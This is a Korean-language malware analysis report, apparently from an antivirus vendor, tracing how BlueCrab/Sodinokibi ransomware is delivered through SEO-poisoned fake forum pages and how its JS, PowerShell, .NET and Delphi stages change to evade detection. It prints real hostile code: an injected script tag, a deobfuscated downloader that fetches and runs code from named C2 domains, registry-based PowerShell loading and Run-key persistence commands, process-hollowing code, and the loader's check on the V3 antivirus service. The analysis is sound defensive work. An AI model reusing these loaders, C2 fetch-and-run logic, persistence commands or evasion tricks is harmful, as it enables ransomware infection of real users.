

지속적으로 탐지 우회를 시도 중인 BlueCrab 랜섬웨어



BlueCrab 랜섬웨어(=Sodinokibi Ransomware)는 국내 사용자를 대상으로 활발하게 유포되는 랜섬웨어로, 여러 검색 키워드를 활용하여 생성된 가짜 포럼 페이지를 통해 유포되는 것이 특징이다. 유포 페이지에서 다운로드 받은 JS 파일 실행 시 감염 프로세스가 시작된다. 해당 유포 페이지는 검색엔진의 검색 결과 상위에 노출되어 사용자의 접근이 쉽기 때문에 꾸준히 많은 사용자들의 감염이 보고되는 중이다. ASEC 분석팀은 해당 랜섬웨어와 관련된 다양한 포스팅을 게시하고 있다.

BlueCrab 랜섬웨어는 AV를 우회하기 위해 활발하게 변형을 만들어 내는데, 각 감염 단계별 다양한 변형으로 진단 우회를 시도한다. 해당 랜섬웨어는 긴 시간 동안 변형 없이 유지되다가, 이따금 몇 달의 기간 동안 매우 활발하게 변형하는 특징을 보였다. 2019년 11월부터 2020년 1월까지 활발한 변형을 보였고, 이후 한동안 큰 변형이 없다가 2020년 10월부터 12월까지 변형이 잦았다. 본 글에서는 BlueCrab 랜섬웨어의 전체적인 감염 과정을 설명하고, AV를 우회하기 위해 어떠한 방식으로 공격 과정을 변형했는지에 대한 내용을 공유하고자 한다.

공격자는 취약한 WordPress 환경을 공격하고 권한을 탈취한 후 다양한 키워드를 사용하여 “다운로드”를 포함한 제목의 게시글을 작성한다. 해당 게시글에 접속할 경우 내부 소스코드에 삽입된 자바스크립트로 인해 가짜 포럼페이지가 출력되며, 사용자로 하여금 파일 다운로드 및 실행을 유도한다. 게시글은 인간은 이해할 수 없는 문장이 작성되어 있지만 검색 엔진은 이 내용을 잘못 판단하여 검색 결과 상위에 노출시킨다(SEO-Poisoning 기법). 이러한 유포 게시글은 자동화된 툴에 의하여 생성되는 것으로 추정되며 매우 많은 수의 유포 게시글이 존재하고 꾸준히 생성되고 있다. 자세한 내용은 위 블로그 링크를 참고하길 바란다.

공격자가 게시한 유포 게시글은 겉보기에는 단순한 게시글로 보이지만 소스코드를 살펴보면 다음 [그림 1]과 같이 내부에 자바스크립트 코드가 존재한다. 내용은 [그림 2]와 같다.

```
<p><script type='text/javascript' src='http://www.archivalladolid.org/web/?a610444=553808'></script></p>
<p>Cisco의 Talos 팀이 악성 소프트웨어에 의해 악용된 한글에 대한 취약점을 보고 했습니다. [8] 씽컴 오피스 뷰어는 무료 한글 뷰
<p>Haansoft는 불법 사본의 광범위한 사용으로 인해 2002 버전의 출시 후 파산 직전에 있었습니다. 한국 소프트웨어의 개발을 지원 하
<p>원래 한국어로 만든, 한컴 오피스 제품군에 포함된 워드 프로세싱 응용 프로그램 및 기타 앱의 영어 버전은 하나 컴 오피스 2010
<div class="essb_links essb_counter_modern_right essb_displayed_bottom essb_share essb_template_big-retina essb_247581776 essb.
```

그림 1. 유포게시글 소스코드

```
function remove(elem) {
  if (!elem) return;
  elem.parentNode.removeChild(elem);
}
if (!document.all) document.all = document.getElementsByTagName("*");
for (i = 0; i < document.all.length; i++) {
  if (document.all[i].tagName == "BODY" || document.all[i].tagName == "HTML") {} else {
    remove(document.all[i]);
  }
}
document.body.innerHTML = '<html><head><title>한글 워드 무료 다운로드</title><style
type="text/css">html,body{margin:0;padding:0;width:100%;height:100%;body{min-height:100%;
```

그림 2. 가짜 포럼 페이지를 로드하는 자바스크립트

실행되는 자바스크립트는 현재 브라우저에 로드된 웹 객체를 모두 제거한 뒤 가짜 포럼페이지를 로드한다. 따라서 사용자가 게시글에 접속할 경우 실제 게시글 내용 대신 다음 [그림 3]의 가짜 포럼페이지가 출력된다.

해당 JavaScript는 공격자의 서버와 연동되어 있을 것으로 추정된다. A 도메인에서 파일을 다운로드할 경우 B 도메인 또한 필터링이 적용되어 행위가 발현되지 않는다. 공격자가 게시해 놓은 모든 유포 게시글은 공격자의 서버와 연결되어 관리되는 것으로 추정되는 부분이다. 이 단계까지는 과거부터 변형이 없다.




그림 3. 가짜 포럼 페이지

가짜 포럼 페이지에서 다운로드 링크를 클릭할 경우 ZIP 압축된 JS 파일이 다운로드 된다. 파일의 이름은 유포 게시글 제목의 키워드를 포함하며, 파일명 형식은 주기적으로 변형된다.

1. JS 파일의 변형

JS 파일은 C2로부터 추가 스크립트를 다운로드하여 실행하는 역할을 한다. 내부 코드는 난독화 되어 있으며 작은 크기의 스크립트이기 때문에 진단 우회가 쉽다. Generic 진단을 반영하여도 평균적으로 1~2일 내에 의미 없는 쓰레기 코드를 추가하거나 동일 기능의 다른 문법을 사용하는 등의 간단한 변형으로 진단을 우회한다. 따라서 파일 진단 보다는 메모리 진단 또는 행위 진단을 통해 방어하는 것이 효율적이다.

JS 파일 구조의 변형

기존에는 동일한 코드 구조를 유지하며 매 다운로드마다 변수명, 함수명을 랜덤하게 변경하였다. 하지만 12월 15일부터는 매 다운로드마다 각행의 순서를 랜덤하게 섞는 기능이 추가되었고, 이러한 기능을 구현하기 위해 전체적인 코드 구조가 크게 달라졌다. 랜덤하게 행을 배열해도 동작하도록 1회의 함수 호출로 모든 기능을 수행한다. 또한 기존에는 변수명 등에 무작위 문자열을 사용했는데, 이번 변형으로 영문 단어를 사용한다(apple 등). 이러한 변형은 AV 제품의 스크립트 파일에 대한 Generic 진단 반영을 더 어렵게 하려는 목적으로 풀이된다.

```
function jW27(qo12){
FO73 = '};); 4e6lVsce( t{afconro(c;:4)6{VccV=6446=VccV(6)4;:c(ornocfa(t (ecsVl6e4 ));););LW"xW5h1K[UUjtK1W"7(]({#efNO1x6e(d#w'n
Vu7=qo12;}
jW27(0,"KUAMisG");
function Rd92(Tm31) {return Tm31 % (Oz92+Oz92);}
Ox61(1,"gklGhxU");
kR31="lZyEtUt";
kS41(852);
HI54("lPcre");
function XC58(ws28,mN32) {return ws28.charAt(mN32);}
function kS41(rp99,wY18) {return Lx51 = eN16(FO73).split(kR31);}
function eN16(MZ61) {hJ96=Vu7;RK81=("");while (hJ96 < nl74) {kH9=XC58(MZ61,hJ96);if (Rd92(hJ96)) RK81=uT29(RK81,kH9,RK81);}
function Rx91(Mq22,PQ1) { return Lx51[oN90](Lx51[Oz92])(Lx51[Oz92]);}
Rx91("OMCP");
function uT29(tH73,lW30,nb46) { return tH73+lW30; }
function HI54(vz88,mD63,nf33) {return Lx51[oN90] = jW27[Lx51[Vu7];]}
function Ox61(Ux16){
Oz92=Ux16;
oN90=Oz92+Ux16*Oz92+Ux16;
nl74=2285;}
}

```

그림 4. 기

존 JS 파일

```
function surprise0(major="oqtRcGX"; wave = every(hunt).split(major);post[4444867] = seem;)}
function would(lady,gun,any,govern){wave[stick](wave[offer])(post);}
function tie(eye,truck){return eye.charAt(truck);}
function busy(fraction){return fraction % (offer+offer);}
function receive(travel,name,quotient){flower = 1;offer=flower;stick=offer+flower*offer+flower;post[3468700] = surprise;}
function appear(include,fly){hunt = 'rl= a Hv)W" WWWW W"%=(%U NSS)lE.0ARr0MDe2ONs DSp=SDo=NOh=DMS RAesEITuSNetU%xa%W"t"WWWtW");s
function every(are)(a=store;two="";while (a < 2641) {planet=tie(are,a);two=operate(two,planet,a); a++; }return two;}
art(post=[2731]);
function art(shape,gentle,rule,plan){love=2779;while(474){try{post[love]0;}catch(object){post[1164759]=appear;}love++}}
function seem(least,brother,soon){wave[stick] = appear[wave[store]];post[5814017] = would;}
function operate(train,sentence,made) { if (busy(made)) return train+sentence; else return sentence+train; }
}

```

그림 5. 변

형 이후 JS 파일

JS 파일의 겉모습은 많이 달라졌지만 난독화 해제한 스크립트 즉 실제 악성 행위를 하는 코드는 거의 변경되지 않았다. 공격자는 진단 우회를 위해 악성 스크립트를 감싸고 있는 껍데기만을 지속적으로 변형하고 있다. JS 파일 하나 당 3개의 C2 주소를 가지고 있으며, 접속에 실패할 경우 다른 C2에 차례로 접속 시도한다.

C2 접속 방식의 변형

C2 주소는 침해된 정상 도메인이 사용되며 PHP 파일의 이름은 2020년 10월 26일까지는 "/check.php"를 사용하고 그 이후부터는 "/search.php" 이름을 사용 중이다. 그 이전에는 /info.php, forum.php 등의 파일명을 사용한 바 있다. PHP 파일에 전달되는 인자로는 랜덤한 값이 추가된다. 기존에는 HTTP 프로토콜을 사용하였는데, 2020년 3월 30일부터는 HTTPS 프로토콜을 사용한다. 따라서 라이브러리 업데이트가 되지 않은 구 버전의 OS에서는 동작하지 않을 수 있다.

```

e = ["www.cwal037.org", "www.cristianivanciu.ro", "www.communityhalldp.org.uk"];
F = 0;
while (F < 3) {
j = WScript.CreateObject('MSXML2.ServerXMLHTTP');
z = Math.random().toString()["substr"](2, 70 + 30);
if (WScript.CreateObject("WScript.Shell").ExpandEnvironmentStrings("%USERDNSDOMAIN%") != "%USERDNSDOMAIN%") {
z = z + "278146";
}
try {
j.open('GET', 'https://' + e[F] + '/search.php' + "?dotquubhfdww=" + z, false);
j.send();
} catch (e) {
return false;
}
if (j.status == 200) {
var q = j.responseText;
if ((q.indexOf("@" + z + "@", 0)) == -1) {
WScript.sleep(22222);
} else {
q = q.replace("@" + z + "@", "");
var h = q.replace(/(\d{2})/g, function(f) {
return String.fromCharCode(parseInt(f, 10) + 30);
});
tiny[3](h)();
WScript.Quit();
}
} else {
WScript.sleep(22222);
}
F++;
}
}

```

그림 6. 난독화 해제된 JS 파일

JS 파일 실행 시 C2로부터 추가 JavaScript를 다운로드하여 실행한다. JavaScript는 PowerShell 스크립트를 풀어 실행한다. PowerShell 스크립트는 .NET 언어로 된 Injector를 메모리에 로드하여 실행하고 Injector는 Delphi 언어로 된 랜섬웨어 Loader를 정상 프로세스에 인젝션하여 실행한다. 인젝션된 Loader는 최종적으로 BlueCrab 랜섬웨어를 로드하게 된다. 결과적으로 다음 [그림 7]과 같이 여러 겹으로 포장된 형태를 취하는데, 각 단계별로 별도의 변형이 가능하여 AV 우회에 용이하다. 과거부터 JS -> PowerShell -> .NET -> Delphi 로 진행되는 감염 흐름은 변하지 않았으며 각 단계의 실행 방식, 상세 행위 등이 변형되었다.




그림 7. BlueCrab 랜섬웨어 감염

과정 구조

이하 .NET PE는 “.NET Injector”, Delphi PE는 “Delphi Loader”로 칭한다.

2. PowerShell 실행 방식의 변형

PowerShell 단계는 대상 기간 동안 가장 많은 변형이 이루어진 부분이다. 문법이 비교적 자유로운 PowerShell 언어 특성을 활용하여 공격자는 아래와 같이 다양하게 변형하였다.

파일에서 레지스트리로의 변경

기존에는 wscript.exe(JavaScript)가 PowerShell 스크립트를 파일로 드롭 후 해당 파일을 실행했다. 2020년 10월 12일 확인된 변형에서는 더 이상 스크립트를 파일로 드롭하지 않으며 대신 레지스트리 특정 키에 .NET Injector 바이너리를 삽입한 뒤 이를 읽어 메모리에 로드하는 PowerShell 명령어를 실행하는 방식으로 변화하였다. 해당 명령어는 환경 변수와 레지스트리 자동실행 키에 등록된다. 이를 나타낸 구조는 다음 [그림 8]과 같으며 각각의 명령어는 [표 1]과 같다. 자동실행 키에 명령어가 등록되기 때문에 재부팅 시 랜섬웨어 감염 행위가 발현된다.




그림 8. Powershell 실행 구조

행 구조

*환경변수

```

chba{[cmdletbinding()]param([parameter(Mandatory=$true)][String]$hs);$Bytes = [byte[]]::new($hs.Length / 2);for($i=0; $i -lt $hs.Length; $i+=2){$Bytes[$i/2] = [convert]::ToByte($hs.Substring($i, 2), 16)}$Bytes};$i = 0;While ($True){$i++;$sko = [math]::Sqrt($i);if ($sko -eq 1000){ break}}[byte[]]$b = chba($a.replace("!@#", $sko));[Reflection.Assembly]::Load($b);[Mode]::Setup();
  
```

*레지스트리 [~CurrentVersion\Run]

```

"C:\Windows\SysWOW64\WindowsPowerShell\v1.0\PowerShell.exe" -windowstyle hidden -Command "IEX([Environment]::GetEnvironmentVariable('PC이름', 'User'))"
  
```

*레지스트리 [~Software\PC이름+0"]

```

4d5a90000300000004000000ffff0000b800000000000000400000000000000000...
  
```

표 1. 각 항목 별 데이터

레지스트리 자동실행 등록 행위 제거

2020년 10월 26일 레지스트리 자동실행 등록 행위를 제거했다. 따라서 재부팅 시에 동작하지 않으며, wscript.exe가 직접 환경변수의 명령어를 실행한다. 또한 Base64 코드 중간에 ""를 사용하여 난독화를 시도하였다. 자동실행 등록 행위는 대부분의 AV에서 모니터링 대상이 되므로 빠르게 제거되었을 것이라 추측된다.

```
"C:\Windows\System32\WindowsPowerShell\v1.0\PowerShell.exe" -e
J"AB3AD0AJwAgAC0AQwBvAG0AbQBhAG4AZAAgACIASQBFAFg...(중략)...
HcAUwB0AHkAbABIACAAaABpAGQAZABIAG4"A
```

프로세스 트리엔 cmd.exe 추가

기존에는 wscript.exe가 직접 powershell.exe을 실행하였으나, CMD 명령어를 통해 PowerShell을 실행하도록 변경되었다. 따라서 감염 과정의 프로세스 트리가 변경되었다.

```
"C:\Windows\System32\cmd.exe" /c PowerShell -e
IABpAGYAKABbAEUAbgB2AGkAcgBvAG4AbQBIAG4AdABdADoAOgBJAHMANgA0AEIAaQB0AE8AcABIA...(후
략)
```

환경변수 등록 행위 제거, 랜덤한 주석값 추가

환경변수에 명령어를 등록 후 실행하는 행위가 제거되었다. 따라서 레지스트리에 등록된 .NET Injector를 로드하는 PowerShell 명령어를 wscript.exe가 직접 실행한다. 또한 해당 명령어 앞 부분에 랜덤한 주석값을 추가 후 Base64 인코딩하여 감염 환경 마다 완전히 다른 인자를 갖도록 변형되었다.

```
<# brsjyxdus #>for ($i=0;$i -le 700;$i++){ $c="HKCU:\SOFTWARE\prizbydat";Try{$a=$a+(Get-ItemProperty -path
$c).$i}Catch{}};function chba{[cmdletbinding()]}param([parameter(Mandatory=$true)][String]$hs);$Bytes =
[byte[]]::new($hs.Length / 2);for($i=0; $i -lt $hs.Length; $i+=2){ $Bytes[$i/2] = [convert]::ToByte($hs.Substring($i, 2),
16)}$Bytes;$i = 0;While ($True){$i++;$sko = [math]::Sqrt($i);if ($sko -eq 1000){ break}}[byte[]]$b =
chba($a.replace("!\@#", $sko));[Reflection.Assembly]::Load($b);[Mode]::Setup();
```

3. PowerShell로부터 실행되는 .NET Injector의 변형

Net Injector는 Delphi Loader를 인젝션하여 실행하는 역할을 한다. Delphi Loader 바이너리는 난독화된 형태로 .NET Injector 안에 포함되어 있으며, .NET Injector는 이를 풀어낸 후 대상 프로세스에 인젝션하여 실행한다.

Delphi Loader 바이너리(인젝션 데이터) 저장 방식 변화

기존에는 다음과 같이 Delphi Loader 바이너리를 Base64 인코딩 후 거꾸로 뒤집은 값으로 저장했으나 2020년 10월 12일 확인된 변형에서는 단순 치환 방식을 사용하여 저장한다. "1000" 값을 "!@#" 등의 문자열로 치환하였다. 이후 치환 문자열은 "\$%^" 등으로 변형되기도 하였다. (20.11.28)

그림 9. 기존 저장 방식
그림 10. 변형된 저장 방식

인젝션 방식의 변형

.NET Injector가 인젝션하는 Delphi Loader 바이너리는 기존 DLL 포맷에서 EXE 포맷으로 변경되었다. 따라서 해당 바이너리를 인젝션하는 방식 또한 변경되었는데, 기존에는Dll Injection 기법을 사용했다면 변형 이후에는 Process Hollowing 기법을 사용한다.

기존에는 자신이 로드된 프로세스(powershell.exe)에 가상 메모리를 할당하여 Delphi Loader 바이너리를 삽입하고 DllEntryPoint() 함수의 주소를 찾아 직접 실행하는 방식이었다. 2020년 10월 12일 확인된 변형에서는 별도의 프로세스를 Suspend 상태로 생성한 뒤 Delphi Loader의 프로세스 메모리 구조를 인젝션 후 Resume하는 전형적인 Process Hollowing 방식으로 변형되었다.

```

Mode.VirtualAlloc(num, ptr3->OptionalHeader.SizeOfImage, 4096u, 4u);
uint num2 = Mode.VirtualAlloc(num, ptr3->OptionalHeader.SizeOfHeaders, 4096u, 4u);
Modememcpy(num2, (byte*)ptr2, ptr2->e_lfanew + ptr3->OptionalHeader.SizeOfHeaders);
ptr4->headers = num2 + ptr2->e_lfanew / (uint)sizeof(MODE_NT_HEADERS);
ptr4->headers->OptionalHeader.ImageBase = num;
Mode.CopySections(ptr, ptr3, ptr4);
uint num3 = num - ptr3->OptionalHeader.ImageBase;
if (num3 != 0u)
{
    Mode.PerformBaseRelocation(ptr4, num3);
}
if (Mode.BuildImportTable(ptr4))
{
    Mode.FinalizeSections(ptr4);
    if (ptr4->headers->OptionalHeader.AddressOfEntryPoint != 0u)
    {
        uint num4 = num + ptr4->headers->OptionalHeader.AddressOfEntryPoint;
        if (num4 == 0u)
        {
            goto IL_2207;
        }
        Mode.DllEntryPointFunc dllEntryPointFunc = (Mode.DllEntryPointFunc)Marshal.GetDelegateForFunctionPointer(new IntPtr((ulong)num4), typeof(
            Mode.DllEntryPointFunc));
        uint num5 = dllEntryPointFunc(num, 1u, 0u);
        if (num5 == 0u)
        {
            goto IL_2207;
        }
        ptr4->initialized = 1;
    }
    return ptr4;
}
if (num3 == num5 && Mode.RunPE.ZwMapViewOfSection(processInformation.ProcessHandle, num5) != 0)
{
    throw new Exception();
}
int length = BitConverter.ToInt32(payload, num2 + 80);
int bufferSize = BitConverter.ToInt32(payload, num2 + 84);
bool flag = false;
int num6 = Mode.RunPE.VirtualAllocEx(processInformation.ProcessHandle, num3, length, 12288, 64);
if (num6 == 0)
{
    throw new Exception();
}
if (!Mode.RunPE.WriteProcessMemory(processInformation.ProcessHandle, num6, payload, bufferSize, ref num))
{
    throw new Exception();
}
int num7 = num2 + 248;
short num8 = BitConverter.ToInt16(payload, num2 + 6);

```

그림 11. 기존 DLL Injection 코드

그림 12. 변형 이후 Process

Hollowing 코드

인젝션 대상 프로세스 변형

변형 초기에는 자신과 동일한 프로세스를 생성한 뒤 인젝션하였다. 따라서 인젝션 대상 프로세스는 powershell.exe 이었다. 현재는 SysWow64 디렉토리에 존재하는 특정 exe 파일을 실행 후 인젝션한다. 실행되는 프로세스의 Path는 하드코딩 되어있다. 인젝션 코드상으로는 x64 x86 아키텍처 별로 예외처리가 구성되어 있으나 프로세스 경로를 하드코딩하면서 x64 환경의 시스템만 감염 대상이 되었다. 인젝션 대상 프로세스는 아래와 같이 지속적으로 변형되고 있다. 프로세스 트리구조에 변화를 주기 위함으로 판단된다. V3 제품에서는 프로세스명과 상관 없이 차단 가능하다.

기존	20.11.28	20.12.04	20.12.04	20.12.07	20.12.07	20.12.12	20.12.16	21.01.18
powershell.exe	cmd.exe	notepad.exe	cscrip.exe	wscrip.exe	PING.exe	find.exe	write.exe	WerFault.exe

표 2. 변형 중인 인젝션 대상 프로세스

4. Delphi Loader의 변형

Delphi Loader는 BlueCrab 랜섬웨어를 로드하는 역할을 한다. 해당 단계에서 특정 AV 제품 무력화, 진단 우회 등의 변형이 발생하였다. 원활한 감염을 위해 관리자 권한을 얻어오며, UAC 메시지에 “예”를 누를 때까지 100회 반복하여 출력한다. 이후 BlueCrab 바이너리를 로드하여 VSC삭제 및 파일 암호화 행위를 수행한다.




그림 13 .반복 팝업되는 UAC 메시지

V3 서비스 모니터링 코드 추가

2020년 11월 2일 확인된 변형에서 V3 Lite 제품의 서비스 “V3 Service”의 동작 상태를 모니터링하는 코드가 추가되었다. 만약 V3 서비스가 동작 중일 경우 1초를 Sleep 하고 해당 행위를 500회 반복한다. 따라서 해당 반복문 동작 중에 제품 엔진 업데이트가 이루어진다면 일시적으로 서비스가 중지되는 동안 랜섬웨어 행위가 발생되어 무방비 상태가 된다. V3 제품의 경우 랜섬웨어가 실행되더라도 다수의 파일에 접근하는 행위를 차단하는데, 이러한 진단을 우회하기 위함으로 풀이된다. 현재 V3 제품에서는 이러한 모니터링 행위보다 앞 단계에서 진단하고 있기 때문에 해당 행위와는 관련 없이 차단 가능하다.

```

if ( sub_413618(v3, (int)"V3 Service") )
{
    v6 = 500;
    do
    {
        Sleep(1000u);
        if ( !sub_413618(v7, (int)"V3 Service") )
            break;
        --v6;
    }
    while ( v6 );
}

```

그림 14. V3 서비스 모니터링 코드

내부 문자열 암호화

진단을 회피하기 위해 내부 문자열을 조금씩 암호화하는 변형을 보였다. 변형 초기에는 “V3 Service” 문자열이 완전하게 사용되었지만 이후 ”Service”, “ervice” 등으로 사용되는 문자열을 조금씩 줄이고, 자체적인 연산에 의해 복호화하여 사용하는 방식으로 변형되었다. 해당 변형으로 보아 공격자는 AV의 진단 포인트를 정확하게 파악하고 있음을 알 수 있다.

2020.11.02	00012C40	FF FF FF FF 20 00 00 00 43 3A 5C 57 69 6E 64 6F	yyyy ...C:\Windo
	00012C50	77 73 5C 53 79 73 74 65 6D 33 32 5C 72 75 6E 64	ws\System32\rund
	00012C60	6C 6C 33 32 2E 65 78 65 00 00 00 00 56 33 20 53	l132.exe...V3 S
	00012C70	65 72 76 69 63 65 00 00 55 8B EC 33 C0 55 68 97	ervice..U<i3ÅUH-
	00012C80	38 41 00 64 FF 30 64 89 20 33 C0 5A 59 59 64 89	8A.dy0dt 3ÅZYdt
2020.11.09	00012DC0	43 3A 5C 57 69 6E 64 6F 77 73 5C 53 79 73 74 65	C:\Windows\Syste
	00012DD0	6D 33 32 5C 72 75 6E 64 6C 6C 33 32 2E 65 78 65	m32\rundll132.exe
	00012DE0	00 00 00 00 FF FF FF FF 01 00 00 00 56 00 00 00	...yyyy...V...
	00012DF0	FF FF FF FF 08 00 00 00 20 53 65 72 76 69 63 65	yyyy... Service
	00012E00	00 00 00 00 FF FF FF FF 05 00 00 00 31 32 33 34	...yyyy...1234
2020.11.10	00012E70	72 75 6E 64 6C 6C 33 32 2E 65 78 65 00 00 00 00	rundll132.exe...
	00012E80	FF FF FF FF 01 00 00 00 20 00 00 00 FF FF FF FF	yyyy... ..yyyy
	00012E90	01 00 00 00 56 00 00 00 FF FF FF FF 07 00 00 00	...V...yyyy...
	00012EA0	53 65 72 76 69 63 65 00 FF FF FF FF 03 00 00 00	Service.yyyy...
	00012EB0	53 76 63 00 FF FF FF FF 05 00 00 00 31 32 33 34	Svc.yyyy...1234
2020.11.12	00012E70	6C 6C 33 32 2E 65 78 65 00 00 00 00 FF FF FF FF	l132.exe...yyyy
	00012E80	01 00 00 00 20 00 00 00 FF FF FF FF 01 00 00 00yyyy...
	00012E90	56 00 00 00 FF FF FF FF 01 00 00 00 53 00 00 00	V...yyyy...S...
	00012EA0	FF FF FF FF 06 00 00 00 65 72 76 69 63 65 00 00	yyyy...ervice..
	00012EB0	FF FF FF FF 02 00 00 00 76 63 00 00 55 8B EC 33	yyyy...vc..U<i3

그림 15. 문자열 암호화

과정

.rsrc 섹션 데이터 암호화

